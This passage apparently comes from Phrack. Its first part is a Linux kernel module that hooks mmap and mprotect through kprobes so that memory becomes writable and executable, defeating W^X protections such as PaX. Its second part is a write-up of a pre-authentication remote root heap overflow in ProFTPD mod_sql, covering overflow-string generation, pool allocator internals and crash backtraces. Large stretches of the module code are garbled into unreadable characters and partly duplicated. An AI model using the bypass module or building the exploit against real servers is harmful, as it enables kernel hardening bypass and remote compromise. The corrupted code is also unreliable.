        if ((pgoff + (len >> PAGE_SHIFT)) < pgoff)</pre>
                goto sem_out;
        /* when the real sys_mmap2/do_mmap_pgoff are called
         * they will get the next linear range
' ¢ v†-6, v-ÆÂ &R B FÕÖÖÖ ÖF F æ FG" Ò FÕÖÖÖ ÖF F æÆVÂ
         * This relies on get_unmapped_area() calling
arch_get_unmapped_area_topdown()
′¢ð
                  VEÖ &V 6 ÆÅÆÂ""°
— &-çF²,&vWE÷VæÖ
        addr = _get_unmapped_area(file, addr, len, 0, flags);
        printk("addr: 0x%lx\n", addr);
-FõöÖÖ ÖF FæFG" Ò FG#°
        if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                do_mmap_data.mmap_prot_state = MMAP_DIRTY;
-VÇ6P
               -FőÖÖÖ ÖF FæÖÖ ÷ &÷E÷7F FR Ò ÔÔ ô4ÄT ã°
        sem_out:
        up_write(&current->mm->mmap_sem);
        out:
        jprobe_return();
        return 0;
}
static struct jprobe sys_mmap2_jprobe =
        .entry = (kprobe_opcode_t *)kp_sys_mmap2
};
static struct jprobe sys_mprotect_jprobe =
'æVçG'' Ò †• &ö&Uö÷ 6öFU÷B ¢-• ÷7-5ö× &÷FV7@
};
static struct kretprobe mprotect_kretprobe =
        .handler = rp_mprotect,
'æÖ † 7F-fR Ò   òò F†-2 6öFR -6âwB &V ÆÇ' 4Õ  &VÆ- &ÆP
static struct kretprobe mmap_kretprobe =
```

```
{
        .handler = rp_mmap,
       .maxactive = 1 // this code isn't really SMP reliable
};
void exit module(void)
-Vç&Vv-7FW%ö§ &ö&R,g7-5öÖÖ %ö§ &ö&R"°
       unregister_jprobe(&sys_mprotect_jprobe);
       unregister_kretprobe(&mprotect_kretprobe);
       unregister_kretprobe(&mmap_kretprobe);
}
int init_module(void)
--çB ¢ Ò Â ² Ò °
• ÖvWE÷VæÖ VEÖ &V Ò ‡fö-B
*)_kallsyms_lookup_name("arch_get_unmapped_area_topdown");
-7-5öÖÖ %ö§ &ö&Ræ• æ FG" Ò ‡fö-B ¢•ö¶ ÆÇ7-×5öÆöö•W öæ ÖR,'7-5öÖÖ """°°
'ò¢ &Vv−7FW" ÷W" § &ö&W2 ¢ð
™goto jfail;
_6230
-7-5ö× &÷FV7Eö§ &ö&Ræ• æ FG" Ò ‡fö-B ¢•ö¶ ÆÇ7-×5öÆöö•W öæ ÖR,'7-5ö× &÷FV7B""°
™goto jfail;
-× &÷FV7Eö·&WG &ö&Ræ· æ FG" Ò ‡fö-B ¢•ö¶ ÆÇ7-×5öÆöö·W öæ ÖR,'7-5ö× &÷FV7B""°
'ò¢ &Vv−7FW" ÷W" •&WG &ö&W2 ¢ð
--b $&Vv-7FW%ö.&WG &ö&R,fx &÷FV7Eö.&WG &ö&R' Â .
™goto kfail;
_2230
-ÖÖ Ö∙&WG &Ö&Ræ• æ FG" Ò ‡fÖ-B ¢•ö¶ ÆÇ7-×5ÖÆÖÖ•W Öæ ÖR,'7-5ÖÖÖ """°°
--b $&Vv-7FW%ö.&WG &ö&R,fÖÖ ö.&WG &ö&R' Â .
™goto kfail;
-&WGW&â °
-|f|-\widetilde{A}
Mprintk(KERN_EMERG "register_jprobe failed for %s\n", (!j ? "sys_mmap2" :
"sys_mprotect"));
-\Pf -\widetilde{A}
"mprintk(KERN_EMERG "register_kretprobe failed for %s\n", (!k ? "mprotect" :
"mmap"));
-&WGW&â Ó °
}
module_exit(exit_module);
--- end of code ---
```

---[4 - Notes on rootkit detection for kprobes

If a kernel rootkit is designed soley using kprobes and properly hides itself from the kprobe entries in sysfs, then a rootkit detection program can still easily detect what kernel functions have been hooked. I will leave this obvious solution to anyone interested in adding this feature to their detectors but the answer lies in this paper as well as the kprobe documentation.

---[5 - Summing it all up

We have seen that the kprobe interface, which is primarily implemented for kernel debugging can be used to instrument the kernel in some interesting ways. We have explored kprobes strengths, weaknesses, and provided several examples of weakening the kernel by patching it using jprobe and kretprobe techniques. We also went over some ideas for implementing a more hacker friendly kretprobe implementation (Although we did not provide one).

It is also important to mention to people who are engineering security code that kprobes can also be used to debug kernel code, as well as install simple patches for hardening the kernel. But phrack isn't about that, so patches to harden the kernel were not included -- just know that it is possible.

---[6 - Greetz

kad - thanks for encouraging me to write this, and being cool guy with priceless skills and good advice.

Silvio - My initial inspiration for kernel and ELF hacking all started with you.

You've been a good friend and mentor, many many thanks.

chrak - My long time friend and occasional coding partner. 13yrs ago this guy helped me write my first backdoor program for Linux.

nynex - I owe you for hosting my stuff and being a good friend.

mayhem - For writing some really cool ELF code and being an inspiration.

grugq - Your original AF work has been an inspiration as well.

halfdead - For knowing everything about the universe and our realm *literally*

jimjones (UNIX Terrorist) - you will be getting a copy of this soon, word.

All of the digitalnerds -- especially halfdead, scrippie, pronsa and abh.

#bitlackeys on EFnet, a small and strange little channel with people whom I've been friends with for years.

#formal on a secret network with extremely smart people and good conversation.

RuxCon folk are pretty much all awesome too, thanks.

---[7 - References

Please note that I did not use any references other than code and official documentation for this paper, but the following papers are quite relevant and

```
since I have read them (along with many other great papers) they all play a role in my collective knowledge of kernel malware and rootkit exploration.
```

```
[1] kad - Handling interrupt descriptor table for fun and profit
          http://www.phrack.org/issues.html?issue=59&id=4#article
[2] Halfdead - Mystifying the debugger for ultimate stealthness
               http://www.phrack.org/issues.html?issue=65&id=8#article
[3] Silvio - Kernel function hijacking (Function trampolines)
             http://vxheavens.com/lib/vsc08.html
---[ 8 - Code
•FW7FVB öâ "ãbã , ¶W&æVÂÂ öâ ÖöFW&â ¶W&æVÇ2 6† ævR &Vw2ÓæV , Fò &Vw2Óæ ,é
"g&öÒ F†R VÆdÖ 7FW"Â #
Makefile:
obj-m += w_plus_x.o
MODULES = w_plus_x.ko
all: clean $(MODULES)
$(MODULES):
       make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
        rm -f *.o *.ko Module.markers Module.symvers w_plus_x*.mod.c
modules.order
* /
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/kprobes.h>
#include <linux/mm.h>
#include <linux/fs.h>
#include <linux/file.h>
#define PROT_READ
                                        /* Page can be read. */
                        0x1
                                        /* Page can be written. */
/* Page can be executed. */
#define PROT_WRITE
                        0x2
#define PROT_EXEC
                        0x4
#define PROT_NONE
                        0x0
                                        /* Page can not be accessed. */
                        0x10 ™
#define MAP_FIXED
#define MAP_ANONYMOUS
                       0x20
                                        /* don't use a file */
#define MAP_GROWSDOWN 0x0100
                                        /* stack-like segment */
#define MAP_DENYWRITE
                        0x0800
                                        /* ETXTBSY */
#define MAP_EXECUTABLE 0x1000
                                        /* mark it as an executable */
* It is preferable to write a script that gets
 * kallsyms_lookup_name() from System.map and then
 * passes it as a module parameter, but in this example
```

```
* we just look it up and assign it our selves, so
 * make sure to change the address.
unsigned long (*_kallsyms_lookup_name)(char *) = (void *)0xc043e5d0; //
change this
unsigned long (*_get_unmapped_area)(struct file *file, unsigned long addr,
unsigned long len,
                unsigned long pgoff, unsigned long flags);
static struct
--çB 76-vå÷wf°
-Vç6-væVB Æöær 7F 'C°
-6-¦U÷B ÆVã°
-Æöær &÷C°
} mprotect;
MODULE_LICENSE("GPL");
asmlinkage int kp_sys_mprotect(unsigned long start, size_t len, long prot)
        struct vm_area_struct *vma = current->mm->mmap;
-× &÷FV7Bæ 76-vå÷w, Ò °
-× &÷FV7Bç7F 'B Ò 7F 'C°
-× &÷FV7Bç &÷B Ò &÷C°
'ò¢ F†−2 FöW6âwB 6öæ6W&â W2 ¢ð
        if (!(prot & PROT_EXEC) && !(prot & PROT_WRITE))
                goto out;
        down_write(&current->mm->mmap_sem);
'ò¢ vWB fÖ f÷" 7F 'B ÖVÖ÷'' &V ¢ð
       vma = find_vma(current->mm, start);
--b , fö ∙
™goto free_sem;
        if (prot & (PROT_WRITE | PROT_EXEC))
™mprotect.assign_wx++;
™goto free_sem;
–Đ
--b ‡ &÷B b $õEõu$•DR•
         × &÷FV7Bæ 76-vå÷w,<sup>230</sup>
        -v÷Fò g&VU÷6VÓ°
-F
        if (prot & PROT_EXEC)
™mprotect.assign_wx++;
™goto free_sem;
Æ
-g&VU÷6VÓ
-W ÷w&-FR,f7W'&VçBÓæÖÒÓæÖÖ ÷6VÒ™°
```

```
-\div WC
-§ &ö&U÷&WGW&â, "°
−&WGW&â °
}
before the following function is executed, a W^X patch such as PaX
mprotect/mmap restrictions, will have code such as:
 if ((vm_flags & (VM_WRITE | VM_EXEC)) != VM_EXEC)
                       vm_flags &= ~(VM_EXEC | VM_MAYEXEC);
               else
                       vm_flags &= ~(VM_WRITE | VM_MAYWRITE);
 But our return probe gets the last say in the matter. mprotect
will return like it failed (With a positive value) but the VMA's
 or memory maps will be both write+execute, just make sure that
you don't error checking then exit if mprotect or mmap fail
because they will return failed values.
static int rp_mprotect(struct kretprobe_instance *ri, struct pt_regs *regs)
-7G'V7B fÕö &V ÷7G'V7B §fÖ °
--b, \times &÷FV7Bæ 76-vå÷w,•
™goto out;
-F÷vå÷w&-FR,f7W'&VçBóæÖÒÓæÖÖ ÷6VÒ"°
        /* Get vma for start memory area */
        vma = find_vma(current->mm, mprotect.start);
        if (!vma)
                goto sem_out;
--b †× &÷FV7Bç &÷B b $õEôU"T2•
™vma->vm_flags |= VM_MAYEXEC;
™vma->vm_flags |= VM_EXEC;
–Đ
--b †× &÷FV7Bç &÷B b $õEõu$•DR•
™vma->vm_flags |= VM_MAYWRITE;
™vma->vm_flags |= VM_WRITE;
–Đ
-6VÕÖ÷WC
-W ÷w&-FR,f7W'&VçBÓæÖÒÓæÖÖ ÷6VÒ™°
-\div WC
-&WGW&â °
struct
        unsigned long addr;
#define MMAP_CLEAN 0
#define MMAP_DIRTY 1
        int mmap_prot_state;
        unsigned int len;
```

```
} do_mmap_data;
/* Return probe code for sys_mmap2 */
static int rp_mmap(struct kretprobe_instance *ri, struct pt_regs *regs)
        struct vm_area_struct *vma = current->mm->mmap;
        /* we are assuming the default function to get an unmapped region is
arch_get_unmapped_topdown() */
        if (do_mmap_data.addr - regs->eax == do_mmap_data.len)
                do_mmap_data.addr = regs->eax;
        else
™goto out; // pretty unlikely
        switch(do_mmap_data.mmap_prot_state)
                case MMAP_CLEAN:
                        break;
                case MMAP_DIRTY: // lets undo the work of the W^X patch :)
                        down_write(&current->mm->mmap_sem);
                        vma = find_vma(current->mm, do_mmap_data.addr);
                        if (!vma)
                                break;
™— &-çF²,$f÷VæB fÖ w2 æB 6WGF-ær ÆÂ w&-FW2 æB W†V2 ÷76-&-Æ-F-W5Æâ""°
                        vma->vm_flags |= (VM_EXEC | VM_MAYEXEC);
                        vma->vm_flags |= (VM_WRITE | VM_MAYWRITE);
                        up_write(&current->mm->mmap_sem);
                        break;
-\div WC
-&WGW&â
}
asmlinkage long kp_sys_mmap2(unsigned long addr, unsigned long len, unsigned
long prot, unsigned long flags,
                          unsigned long fd, unsigned long pgoff)
        struct file *file = NULL;
- &-çF²,$-â 7-5öÖÖ %Æâ" №°
        do_mmap_data.len = len;
        /* We emulate a combination of sys_mmap2 and do_mmap_pgoff */
'ò¢ F†−2 −2 F†R V 6-W7B 66Væ &-ò ¢ð
'ò¢ &V6 W6R vR ¶æ÷r F†R ÖÖ
                              FG" ¢ð
        if (flags & MAP_FIXED)
™printk("MAP_FIXED\n");
                do_mmap_data.addr = addr;
                if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                        do_mmap_data.mmap_prot_state = MMAP_DIRTY;
                else
                        do_mmap_data.mmap_prot_state = MMAP_CLEAN;
                goto out;
        flags &= ~(MAP_EXECUTABLE | MAP_DENYWRITE);
        if (!(flags & MAP_ANONYMOUS))
```

```
file = fget(fd);
                 if (!file)
                         goto out;
        /* mimick do_mmap_pgoff to get the linear range */
        down_write(&current->mm->mmap_sem);
        if (file)
                 if (!file->f_op | | !file->f_op->mmap)
                         goto sem_out;
        if (!len)
                goto sem_out;
        len = PAGE_ALIGN(len);
        if (!len | | len > TASK_SIZE)
                goto sem_out;
        if ((pgoff + (len >> PAGE_SHIFT)) < pgoff)</pre>
                goto sem_out;
        /* when the real sys_mmap2/do_mmap_pgoff are called
         * they will get the next linear range
^{\prime} ¢ v†-6, v-\mathbf{E}\hat{\mathbf{A}} &R B FõöÖÖ öF F æ FG" Ò FõöÖÖ öF F æ\mathbf{E}Vâ
          * This relies on get_unmapped_area() calling
{\tt arch\_get\_unmapped\_area\_topdown()}
' ¢ð
— &-çF²,&vWE÷VæÖ
                   VEÖ &V 6 ÆÅÆâ""°
        addr = _get_unmapped_area(file, addr, len, 0, flags);
        printk("addr: 0x%lx\n", addr);
-FõöÖÖ ÖF FæFG"Ò FG#°
        if ((prot & PROT_EXEC) && (prot & PROT_WRITE))
                do_mmap_data.mmap_prot_state = MMAP_DIRTY;
-VÇ6P
               -FõÖÖÖ ÖF F æÖÖ ÷ &÷E÷7F FR Ò ÔÔ ô4ÄT ã°
        sem out:
        up_write(&current->mm->mmap_sem);
        out:
        jprobe_return();
        return 0;
}
static struct jprobe sys_mmap2_jprobe =
        .entry = (kprobe_opcode_t *)kp_sys_mmap2
};
static struct jprobe sys_mprotect_jprobe =
`æVçG'' Ò †• &ö&Uö÷ 6öFU÷B ¢-• ÷7—5ö× &÷FV7@
static struct kretprobe mprotect_kretprobe =
        .handler = rp_mprotect,
```

```
′æÖ † 7F—fR Ò
             òò F†-2 6öFR -6âwB &V ÆÇ' 4Õ &VÆ- &ÆP
};
static struct kretprobe mmap_kretprobe =
       .handler = rp_mmap,
       .maxactive = 1 // this code isn't really SMP reliable
};
void exit_module(void)
-Vç&Vv-7FW%ö§ &ö&R,g7-5öÖÖ %ö§ &ö&R"°
       unregister_jprobe(&sys_mprotect_jprobe);
       unregister_kretprobe(&mprotect_kretprobe);
       unregister_kretprobe(&mmap_kretprobe);
}
int init_module(void)
-- çB ¢ Ò Â ² Ò °
•ÖvWE÷VæÖ VEÖ &V Ò ‡fö-B
*)_kallsyms_lookup_name("arch_get_unmapped_area_topdown");
-7-5öÖÖ %ö§ &ö&Ræ• æ FG" Ò ‡fö-B ¢•ŏ¶ ÆÇ7-×5öÆöö•W öæ ÖR,'7-5öÖÖ """°°
'ò¢ &Vv−7FW" ÷W" § &ö&W2 ¢ð
--b $&Vv-7FW%ö§ &ö&R,g7-5öÖÖ %ö§ &ö&R'Â •
™goto jfail;
_¢230
-7-5ö× &÷FV7Eö§ &ö&Ræ• æ FG" Ò ‡fö-B ¢•ö¶ ÆÇ7-×5öÆöö•W öæ ÖR,'7-5ö× &÷FV7B""°
™goto jfail;
-× &÷FV7Eö·&WG &ö&Ræ· æ FG" Ò ‡fö-B ¢•ö¶ ÆÇ7-×5öÆöö·W öæ ÖR,'7-5ö× &÷FV7B""°
'ò¢ &Vv−7FW" ÷W" ·&WG &ö&W2 ¢ð
™goto kfail;
_2230
-ÖÖ Ö·&WG &Ö&Ræ· æ FG" Ò ‡fÖ-B ¢•Ö¶ ÆÇ7-×5ÖÆÖÖ·W Öæ ÖR,'7-5ÖÖÖ """°°
--b $&Vv-7FW%ö.&WG &ö&R,fÖÖ ö.&WG &ö&R' Â .
™goto kfail;
-&WGW&â °
-|f-\widetilde{A}|
Mprintk(KERN_EMERG "register_jprobe failed for %s\n", (!j ? "sys_mmap2" :
"sys_mprotect"));
-\Pf - \widetilde{A}
"mprintk(KERN_EMERG "register_kretprobe failed for %s\n", (!k ? "mprotect" :
"mmap"));
-&WGW&â Ó °
module_exit(exit_module);
```

----EOF----

==Phrack Inc.==

Volume 0x0e, Issue 0x43, Phile #0x07 of 0x10

= ==[ProFTPD with mod_sql pre-authentication, remote root ==[heap overflow]=]==
= ==[max_packetz@felinemenace.org]= =	=

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- --[1 Introduction

This paper describes and explores a pre-authentication remote root heap overflow in the ProFTPD [1] FTP server. It's not quite a standard overflow, due to the how the ProFTPD heap works, and how the bug is exploited via variable substition.

The vulnerability was inadvertently mitigated (from remote root, at least :() when the ProFTPD developers fixed a separate vulnerability in mod_sql where you could inject SQL and bypass authentication. That vulnerability

that mitigated it is documented in CVE-2009-0542.

The specific vulnerability we are exploring is an unbounded copy operation in sql_prepare_where(), which has not been fixed yet.

Also, I'd like to preemptively apologise for the attached code. It evolved over time in piecemeal fashion, and isn't overly pretty/readable by now :p

```
--[ 2 - The vulnerability
```

The vulnerability itself is a little contrived, but bare with me:

In contrib/mod_sql.c, _sql_getpasswd(), we have the following code (line numbers from ProFTPD 1.3.2rc2):

```
1132
      if (!cmap.usercustom) {
1133
        where = sql_prepare_where(0, cmd, 2, usrwhere, cmap.userwhere,
                                  NULL);
1134
1135
        mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 5, "default",
1136
          cmap.usrtable, cmap.usrfields, where, "1"), "sql_select");
1137
Where usrwhere is in the form of:
( = 'USERNAME')
Inside of sql_prepare_where() is where all the fun takes place:
770 static char *sql_prepare_where(int flags, cmd_rec *cmd, int cnt, ...) {
771
     int i, flag, nclauses = 0;
772
     int curr_avail;
773
     char *buf = "", *res;
774
     va_list dummy;
775
776
     res = pcalloc(cmd->tmp_pool, SQL_MAX_STMT_LEN);
                                                                       [1]
777
778
     flag = 0;
     va_start(dummy, cnt);
779
780
     for (i = 0; i < cnt; i++) {
781
      char *clause = va_arg(dummy, char *);
782
       if (clause != NULL &&
783
           *clause != '\0') {
784
         nclauses++;
785
786
         if (flag++)
787
           buf = pstrcat(cmd->tmp_pool, buf, " AND ", NULL);
788
         buf = pstrcat(cmd->tmp_pool, buf, "(", clause, ")", NULL);
789
790
791
     va_end(dummy);
792
793
     if (nclauses == 0)
794
       return NULL;
795
796
     if (!(flags & SQL_PREPARE_WHERE_FL_NO_TAGS)) {
                                                                       [2]
797
       char *curr, *tmp;
798
```

```
/* Process variables in WHERE clauses, except any "%{num}"
    references. */
800
       curr = res;
801
        curr_avail = SQL_MAX_STMT_LEN;
802
803
        for (tmp = buf; *tmp; ) {
804
         char *str;
805
          modret_t *mr;
806
          if (*tmp == '%') {
807
            char *tag = NULL;
808
809
810
            if (*(++tmp) == '{') {
811
              char *query;
812
              if (*tmp != '\0')
813
814
                query = ++tmp;
815
816
              while (*tmp && *tmp != '}')
817
                tmp++;
818
819
              tag = pstrndup(cmd->tmp_pool, query, (tmp - query));
820
              if (tag) {
821
                str = resolve_long_tag(cmd, tag);
                                                                           [3]
822
                if (!str)
                  str = pstrdup(cmd->tmp_pool, "");
823
824
825
                mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 2,
           "default",
826
                  str), "sql_escapestring");
827
                if (check_response(mr) < 0)</pre>
828
                  return NULL;
829
830
                sstrcat(curr, mr->data, curr_avail);
831
                curr += strlen(mr->data);
832
                curr_avail -= strlen(mr->data);
833
                if (*tmp != '\0')
834
835
                  tmp++;
836
837
              } else {
838
                return NULL;
839
              }
840
841
            } else {
842
              str = resolve_short_tag(cmd, *tmp);
843
              mr = _sql_dispatch(_sql_make_cmd(cmd->tmp_pool, 2,"default",
844
               str), "sql_escapestring");
845
              if (check_response(mr) < 0)</pre>
846
               return NULL;
847
848
              sstrcat(curr, mr->data, curr_avail);
849
              curr += strlen(mr->data);
850
              curr_avail -= strlen(mr->data);
851
852
              if (*tmp != '\0')
853
                tmp++;
854
855
                                                                           [5]
856
          } else {
857
            *curr++ = *tmp++;
```

```
858
           curr_avail--;
859
860
        *curr++ = '\0';
861
862
863
      } else {
864
       res = buf;
865
866
867
     return res;
868 }
869
At [1], memory is allocated. SQL_MAX_STMT_LEN is defined as 4096 bytes.
That should be plenty for <300 bytes, right?
At [2], flags are checked to see if "tags" should be expanded. In the case
we are interested in, tags are expanded.
At [3], we see that "long tags" are expandable, and that they are
surrounded by %{ and finished with }. We'll ignore them for now. They take
up too much input space in regards to the output length.
At [4], we see that they have concepts of "short" tags, consisting of one
byte.
At [5], we see that they have an unbounded one byte copy operation, inside
of a suitable loop.
Now, we need to cover tags to see what we can do with it:
----[ 2.1 Tags explained
For the path we're interested in, we'll cover "short" tags (longer tags are
not all interesting, and for reasons explained later on).
Looking at resolve_short_tag(), we see the following (heavily snipped for
brevity):
1719 static char *resolve_short_tag(cmd_rec *cmd, char tag) {
       char arg[256] = \{ ' \ 0' \}, *argp;
1720
1721
1722
       switch (tag) {
1723
       case 'A': {
1724
          char *pass;
1725
1726
          argp = arg;
1727
           pass = get_param_ptr(main_server->conf, C_PASS, FALSE);
1728
          if (!pass)
```

1729

1730 1731

17321733

1734

17351736

1737

break;

case 'a':

argp = arg;

sstrncpy(argp,

pass = "UNKNOWN";

sstrncpy(argp, pass, sizeof(arg));

pr_netaddr_get_ipstr(pr_netaddr_get_sess_remote_addr()),

```
1738
          sizeof(arg));
1739
        break;
1740
1914
      case 'm':
1915
       argp = arg;
1916
        sstrncpy(argp, cmd->argv[0], sizeof(arg));
1917
        break;
1918
      case 'r':
1929
1930
       argp = arg;
1931
        if (strcmp(cmd->argv[0], C_PASS) == 0 &&
1932
             session.hide_password)
1933
           sstrncpy(argp, C_PASS " (hidden)", sizeof(arg));
1934
1935
        else
1936
          sstrncpy(argp, get_full_cmd(cmd), sizeof(arg));
1937
        break;
1938
. . .
     case 'T':
1954
1955
       argp = arg;
1956
        if (session.xfer.p) {
1974
        } else
           sstrncpy(argp, "0.0", sizeof(arg));
1975
1976
1977
        break;
2021
2022
     default:
        argp = "{UNKNOWN TAG}";
2023
2024
        break;
2025
2026
2027
      return pstrdup(cmd->tmp_pool, argp);
2028 }
2029
```

So, as you can see, tags are a form of variable substitution. m and r allow us to "duplicate" our input, %a allows us to copy our IP address, %T gives us 0.0 (since we're not transferring anything at the moment, and %Z (handled by the default case) gives us "{UNKNOWN TAG}".

By combining these, we can generate strings that expand past the allocated size in sql_prepare_where, due to the unbounded copy.

Firstly, we'll look at what those inputs would generate, then we'll look at how to generate suitable overflow strings.

Firstly, the string "AAA%m" once processed would come out looking like:

AAAAA%m

The string "AAA%m%m" would look like:

AAAAA%mAAA%m

Unfortunately the string to be expanded isn't as clean as that, it's:

(<name of user entry in table> = 'USER INPUT') $\x00$

The default of the table field is "userid". Due to the ')\x00 at the end, we can't do arbitrary off-by-1 or 2 overwrites. It's possible that x00 or x29 could be useful, in some situations however.

Enough chars / %m's etc would expand past 4096 bytes, and start overwriting other information stored on the heap. Tags enable exploitation of this issue via it's input duplication. They also have a significant effect on the heap, for better or worse.

(As a side note, contrib/mod_rewrite.c has %m tag support as well. Since it seems a little unlikely to hit that pre-auth, it wasn't investigated further..)

----[2.2 Generating overflow strings

One initial complication we had in exploring this vulnerability further was due to making an overflow string that once processed would expand to a suitable size. (As an example, overflow our own arbitrary content 32 bytes past 4096).

We solved this problem with using a constraint solver to generate the appropriate strings for us, thus solving an otherwise annoying situation (it being a little messy to calculate how much we need, since touching one thing can dramatically throw off the rest of the calculations, as an example, removing one A character would reduce it by one + (one * amount_of_%m_tags)).

In exploring the vulnerability, we used python-constraint [2].

We used several constraints:

- Input string must be less than 256 bytes.
- The parsed string must overflow by exactly X+2 (due to ') added to the end bytes.
- One/two others that I've forgotten about as I write this up.

We split the strings into "fakeauth" strings, and "trigger" strings. The fakeauth strings are designed to consume/allocate a certain amount of memory, and the trigger strings are designed to overwrite a bunch of bytes after the allocation.

Fakeauth strings seem to be required for maximum control of the remote process, but it's possible it's not required at all.

By mixing the m's / a's / Z's up, it is possible to change memory allocation / deallocation order, and thus explore/affect where it crashes.

While the %a tags are useful in experimenting, they are not ideal, as you then need to take your local IP address into account when exploiting remote hosts.

--[3 - Exploring what we can control

----[3.1 - Automating tasks

I'm a big fan of automating as much stuff as possible. In order to get a ten thousand foot view of what I can do, I used python-ptrace [3] and pyevolve [4] to:

- Generate input strings
- Debug proftpd and record before/after overwriting the memory allocated in sql_prepare_where
- Analyze how "interesting" the results of input strings where.
 - Process exited? Completely uninteresting.
 - SEGV'd?
 - Gather backtraces / register contents / see if the program crashed with our directly controllable user input / etc.

Pyevolve, for the most part, was useful for mutating the input strings to explore the code paths leading to crashes..

By doing these tasks, I was able to find the more interesting paths that could easily be hit, while I was flicking over the ProFTPD pool allocator ${\cal P}$

```
----[ 3.2 - ProFTPD Pool allocator
```

A high level overview for the ProFTPD pool allocator (src/pool.c) is given at [5], but here are the quick nuts and bolts of it:

- Pools are allocated, and is subdivided into blocks.
- Pools have cleanup handlers (very useful used in proftpd-not-pro-enough [6] exploit by solar to gain code execution).
- More blocks are malloc()'d if the pool is out of space.
- Memory is never free()'d unless developer mode is enabled, and that's only at daemon shut down.
- In order to allocate memory, the single linked list of free blocks is checked to see if the allocation request can be satisfied first without calling malloc().

The pool structure is defined as:

```
196 struct pool {
    union block_hdr *first;
197
198
     union block_hdr *last;
199
     struct cleanup *cleanups;
200
    struct pool *sub_pools;
201
    struct pool *sub_next;
202
    struct pool *sub_prev;
203
    struct pool *parent;
    char *free_first_avail;
204
205
     const char *tag;
206 };
The cleanup structure looks like:
655 typedef struct cleanup {
     void *data;
     void (*plain_cleanup_cb)(void *);
    void (*child_cleanup_cb)(void *);
658
659
    struct cleanup *next;
660 } cleanup_t;
```

445

union block_hdr *blok = p->last;

Overwriting a cleanup structure, or a pool structure, would allow us to arbitrarily execute code when the pool is cleared/destroyed.

```
The block structure is defined as:
```

```
46 union block_hdr {
47
    union align a;
48
49
    /* Padding */
50 #if defined(_LP64) || defined(__LP64__)
51
    char pad[32];
52 #endif
53
54
     /* Actual header */
55
    struct {
56
       char *endp;
57
       union block_hdr *next;
58
      char *first_avail;
   } h;
59
60 };
Now, we trace pcalloc() as it's called in sql_prepare_where() (and
numerously throughout the ProFTPD code), just to see what situations will
allow us to return pointers that we control. Controlling these returned
pointers would allow us to overwrite arbitrary memory, hopefully with
content that we can control.
481 void *pcalloc(struct pool *p, int sz) {
482 void *res = palloc(p, sz);
483
     memset(res, '\0', sz);
484
     return res;
485 }
gives us:
473 void *palloc(struct pool *p, int sz) {
474
     return alloc_pool(p, sz, FALSE);
475 }
___
which in turn gives us:
435 static void *alloc_pool(struct pool *p, int reqsz, int exact) {
436
437
      /* Round up requested size to an even number of aligned units */
      int nclicks = 1 + ((reqsz - 1) / CLICK_SZ);
438
439
      int sz = nclicks * CLICK_SZ;
440
441
      /* For performance, see if space is available in the most recently
442
      * allocated block.
443
      * /
444
```

```
446
      char *first_avail = blok->h.first_avail;
447
      char *new_first_avail;
448
449
     if (reqsz <= 0)
450
       return NULL;
451
452
     new_first_avail = first_avail + sz;
453
454
      if (new_first_avail <= blok->h.endp) {
                                                                     [1]
455
       blok->h.first_avail = new_first_avail;
       return (void *) first_avail;
456
457
458
459
      /* Need a new one that's big enough */
460
     pr_alarms_block();
461
462
                                                                     [2]
     blok = new_block(sz, exact);
463
     p->last->h.next = blok;
464
     p->last = blok;
465
466
     first_avail = blok->h.first_avail;
                                                                     [3]
467
     blok->h.first_avail += sz;
468
469
     pr_alarms_unblock();
470
     return (void *) first_avail;
471 }
The check at [1] checks to see if the request can be satisfied from the
pool allocation itself...
The call at [2] requests a "new_block" of memory. The returned pointer is
determined at [3], indicating that the first_avail pointer at least needs
to be modified.
151 /* Get a new block, from the free list if possible, otherwise malloc a
      new
    * one. minsz is the requested size of the block to be allocated.
152
    * If exact is TRUE, then minsz is the exact size of the allocated
      block;
154 * otherwise, the allocated size will be rounded up from minsz to the
      nearest
155 * multiple of BLOCK_MINFREE.
156
157
    * Important: BLOCK ALARMS BEFORE CALLING
158
159
160 static union block_hdr *new_block(int minsz, int exact) {
161
     union block_hdr **lastptr = &block_freelist;
162
     union block_hdr *blok = block_freelist;
163
164
      if (!exact) {
165
       minsz = 1 + ((minsz - 1) / BLOCK_MINFREE);
166
       minsz *= BLOCK MINFREE;
167
      }
168
169
      /* Check if we have anything of the requested size on our free list
        first...
170
171
      while (blok) {
```

```
172
        if (minsz <= blok->h.endp - blok->h.first_avail) {
173
          *lastptr = blok->h.next;
174
          blok->h.next = NULL;
175
176
          stat freehit++;
         return blok;
177
178
179
        } else {
180
          lastptr = &blok->h.next;
          blok = blok->h.next;
181
182
183
     }
184
185
     /* Nope...damn. Have to malloc() a new one. */
186
     stat_malloc++;
187
     return malloc_block(minsz);
188 }
```

BLOCK_MINFREE is defined to PR_TUNABLE_NEW_POOL_SIZE, which is defined to 512 bytes.

So, we can see that if we can get the stars to align correctly, we can gain code execution via:

- Pool cleanup/destruction
- Corrupting the first_avail pointer in a block.

The second method is a little more effort, but it may not be possible to hit the first.

There are other avenues potentially available such as unlink() style corruption, or other heap content overwrites, but they were not explored in depth.

```
----[ 3.3 - Examining backtraces
```

After leaving the proftpd input fuzzing / automated crash analysis code [7] running for a while, I decided to stop it and examine some of the backtraces it created, in order to see what was found, and if any indicated that they where able to gain direct code execution, or useful memory corruption.

```
# echo backtraces: `ls -l backtrace.* | wc -l`; echo unique backtraces:
   `md5su m backtrace.* | awk '{ print $1 }' | sort | uniq`
backtraces: 4280
unique backtraces: 11380f2c8ce44d29b93b9bc6308692ae
2813d637d735be610a460a75db061f6b 3d10e2a054d8124ab4de5b588c592830
844319188798d7742af43d10f6541a61 914b175392625fe75c2b16dc18bfb250
b975726b4537662f3f5ddf377ea26c20 ccbbd918ad0dbc7a869184dc2eb9cc50
f1bfd5428c97b9d68a4beb6fb8286b70
```

Some of these back traces are very similiar, only real change in where they are called from. However, seeing that the code can be reached from multiple places is good; as it gives us more chances to take control of the remote process.

Flicking through the backtraces:

```
-----[ 3.3.1 - 11380f2c8ce44d29b93b9bc6308692ae backtrace ]
```

```
# cat bt_frames.99861.0
EIP: 0xb7b7e67a, EBP: 0xbfd0a0a8, memset
EIP: 0x08055034, EBP: 0xbfd0a0d8, pstrcat
EIP: 0x080c0d85, EBP: 0xbfd0a118, cmd_select
EIP: 0x080c26f2, EBP: 0xbfd0a148, _sql_dispatch
